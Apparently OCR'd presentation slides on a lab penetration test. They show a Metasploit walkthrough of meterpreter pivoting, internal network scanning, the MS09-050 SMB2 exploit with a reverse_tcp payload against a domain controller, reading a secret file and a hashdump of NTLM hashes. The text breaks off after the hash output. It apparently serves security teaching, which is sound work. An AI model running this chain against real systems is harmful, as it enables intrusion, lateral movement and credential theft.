  - Open a shell on the remote system
  - Migrate the meterpreter proccess to another process
  - Get system information
  - Use the system as a pivot point in the network
  - Extensible
  - Keyloggers, monitor webcams, install backdoors




root@kali: ~

```
1712  LogonUI.exe           N/A                  LogonUI.exe
1828  taskhost.exe          N/A                  taskhost.exe
1852  svchost.exe           N/A                  svchost.exe
1932  chrome.exe            N/A                  chrome.exe
2060  csrss.exe             N/A                  csrss.exe
2068  taskhost.exe          N/A                  taskhost.exe
2096  chrome.exe            N/A                  chrome.exe
2104  SearchIndexer.exe     N/A                  SearchIndexer.exe
2120  dwm.exe               N/A                  dwm.exe
2128  rdpclip.exe           N/A                  rdpclip.exe
2284  chrome.exe            SUPERSECRET\amurphy  chrome.exe
2312  conhost.exe           SUPERSECRET\amurphy  conhost.exe
2424  winlogon.exe          N/A                  winlogon.exe
2472  conhost.exe           N/A                  conhost.exe
2556  jp2launcher.exe       SUPERSECRET\amurphy  jp2launcher.exe
2604  winlogon.exe          N/A                  winlogon.exe
2720  conhost.exe           SUPERSECRET\amurphy  conhost.exe
2732  cmd.exe               SUPERSECRET\amurphy  cmd.exe
2912  sppsvc.exe            N/A                  sppsvc.exe
2936  csrss.exe             N/A                  csrss.exe
3116  jusched.exe           SUPERSECRET\amurphy  jusched.exe
3128  java.exe              SUPERSECRET\amurphy  java.exe
3168  regedit.exe           N/A                  regedit.exe
```




```
meterpreter > getuid
Server username: amurphy
```




```
Interface 11
============
Name         : eth3 - Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:00:00:00:00:00
MTU          : 1500
IPv4 Address : 172.16.0.5
IPv4 Netmask : 255.255.255.0
```

Use the compromised host as a Pivot

– ‘use post/windows/manage/autoroute’ allows routing into the internal network via compromised host



```
msf post(autoroute) > show options

Module options (post/windows/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      add              yes       Specify the autoroute command (accepted: add, print, delete)
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
   SESSION  1                yes       The session to run this module on.
   SUBNET   172.16.0.0       no        Subnet (IPv4, for example, 10.10.10.0)
```




```
msf post(autoroute) > run

[*] Running module against Alice-PC
[*] Adding a route to 172.16.0.0/255.255.255.0...
[*] Post module execution completed
msf post(autoroute) >
```

– This allows a way past secure perimeters


Step 2 – Scan the internal network

– Metasploit also has scanning features
– can be used to enumerate the internal network
– ‘auxiliary/scanner/netbios/nbname_probe’



```
msf auxiliary(nbname_probe) > show options

Module options (auxiliary/scanner/netbios/nbname_probe):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   RHOSTS   172.16.0.0/24    yes       The target address range or CIDR identifier
   RPORT    137              yes       The target port
   THREADS  50               yes       The number of concurrent threads
```


– Machines from domain supersecret




```
msf auxiliary(nbname_probe) > run

[*] Scanned 033 of 256 hosts (012% complete)
[*] 172.16.0.7 [LAPTOP] OS:Windows Names:(LAPTOP, WORKGROUP)  Mac:2c:d0:5a:5f:9f:03
[*] 172.16.0.14 [OWASPBWA] OS:Unix Names:(OWASPBWA, __MSBROWSE__, WORKGROUP) Addresses:(172
[*] 172.16.0.5 [ALICE-PC] OS:Windows Names:(ALICE-PC, SUPERSECRET, __MSBROWSE__)  Mac:00:0c
[*] 172.16.0.13 [HUMANRESOURCES1] OS:Windows Names:(HUMANRESOURCES1, SUPERSECRET)  Mac:00:0
[*] 172.16.0.17 [WARD-PFITZ] OS:Windows Names:(WARD-PFITZ, WCL, __MSBROWSE__) Addresses:(19
[*] 172.16.0.12 [CLYDE] OS:Windows Names:(CLYDE, WORKGROUP) Addresses:(192.168.220.1, 192.1
[*] 172.16.0.11 [WIN-4VUSEVFBC3S] OS:Windows Names:(WIN-4VUSEVFBC3S, SUPERSECRET) Addresses
[*] Scanned 093 of 256 hosts (036% complete)
```

Step 2 – Scan the internal network

- Three interesting machines from the domain supersecret
- Port scan the network using another scanner ‘auxiliary/scanner/portscan/tcp’



```
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting                    Required  Description
   ----         ---------------                    --------  -----------
   CONCURRENCY  10                                 yes       The number of concurrent ports to check per host
   PORTS        139,445                            yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       172.16.0.11,172.16.0.5,172.16.0.13 yes       The target address range or CIDR identifier
   THREADS      1                                  yes       The number of concurrent threads
   TIMEOUT      1000                               yes       The socket connect timeout in milliseconds
```




```
msf auxiliary(tcp) > run

[*] 172.16.0.11:139 - TCP OPEN
[*] 172.16.0.11:445 - TCP OPEN
[*] Scanned 1 of 3 hosts (033% complete)
[*] 172.16.0.5:445 - TCP OPEN
[*] 172.16.0.5:139 - TCP OPEN
[*] Scanned 2 of 3 hosts (066% complete)
[*] 172.16.0.13:445 - TCP OPEN
[*] 172.16.0.13:139 - TCP OPEN
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
```

WardSolutions

Step 3 – Compromise the Internal Network

– Now we know the other systems on the network compromise them using metasploit
– As the servers are listening on port 445 (SMB) we'll use ms09_050_smb2_negotiate_func_index




```
msf exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST   172.16.0.11      yes       The target address
   RPORT   445              yes       The target port
   WAIT    180              yes       The number of seconds to wait for the attack to complete.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     172.16.0.10      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)
```

WardSolutions


Step 3 – Compromise the Internal Network

– As an aside we'll look at some more information on this exploit



```
msf exploit(ms09_050_smb2_negotiate_func_index) > search ms09_050

Matching Modules
================

   Name                                                 Disclosure Date          Rank    Descript
   ----                                                 ---------------          ----    --------
   auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh                      normal  Microsof
   auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff                         normal  Microsof
   exploit/windows/smb/ms09_050_smb2_negotiate_func_index    2009-09-07 00:00:00 UTC  good    Microsof
```


– The exploits are rated



```
Payload information:
  Space: 1024

Description:
  This module exploits an out of bounds function table dereference in
  the SMB request validation code of the SRV2.SYS driver included with
  Windows Vista, Windows 7 release candidates (not RTM), and Windows
  2008 Server prior to R2. Windows Vista without SP1 does not seem
  affected by this flaw.

References:
  http://www.microsoft.com/technet/security/bulletin/MS09-050.mspx
  http://cvedetails.com/cve/2009-3103/
  http://www.securityfocus.com/bid/36299
  http://www.osvdb.org/57799
  http://seclists.org/fulldisclosure/2009/Sep/0039.html
  http://www.microsoft.com/technet/security/Bulletin/MS09-050.mspx
```


Step 3 – Compromise the Internal Network

- Running the exploit against the domain controller
- Exploit can be a bit fiddly e.g. error reported but still compromised



```
msf exploit(ms09_050_smb2_negotiate_func_index) > rexploit
[*] Reloading module...

[-] Handler failed to bind to 172.16.0.10:4444
[*] Started reverse handler on 0.0.0.0:4444
[*] Connecting to the target (172.16.0.11:445)...
[*] Sending the exploit packet (872 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (751104 bytes) to 172.16.0.11
[*] Meterpreter session 2 opened (172.16.0.10:4444 -> 172.16.0.11:51712)
[-] Exploit failed: IOError closed stream
```


- System level privileges!



```
meterpreter > sysinfo
Computer        : WIN-4VUSEVFBC3S
OS              : Windows 2008 (Build 6001, Service Pack 1).
Architecture    : x86
System Language : en_IE
Meterpreter     : x86/win32
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Step 3 – Compromise the Internal Network

– Execute a shell and steal the secret formula




```
C:\Users\Administrator\Desktop\SuperSecretStuff>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B482-5B1C

 Directory of C:\Users\Administrator\Desktop\SuperSecretStuff

29/10/2013  19:03    <DIR>          .
29/10/2013  19:03    <DIR>          ..
29/10/2013  19:04                42 dontshare.txt
               1 File(s)             42 bytes
               2 Dir(s)  95,141,527,552 bytes free

C:\Users\Administrator\Desktop\SuperSecretStuff>type dontshare.txt
type dontshare.txt
The secret ingredient is cough medicine...
C:\Users\Administrator\Desktop\SuperSecretStuff>
```

– Given we're on the domain controller we may as well further compromise the network

WardSolutions


Step 3 – Compromise the Internal Network

– Metasploit’s meterpreter allows dumping the hashes from the DC



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bcc6730b101cc7639dc24d7c88a69882:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c972524a8c799bf6b16a991e985ac441:::
jmurphy:1103:aad3b435b51404eeaad3b435b51404ee:ce4b0d1790e4e640d2d10757720163be:::
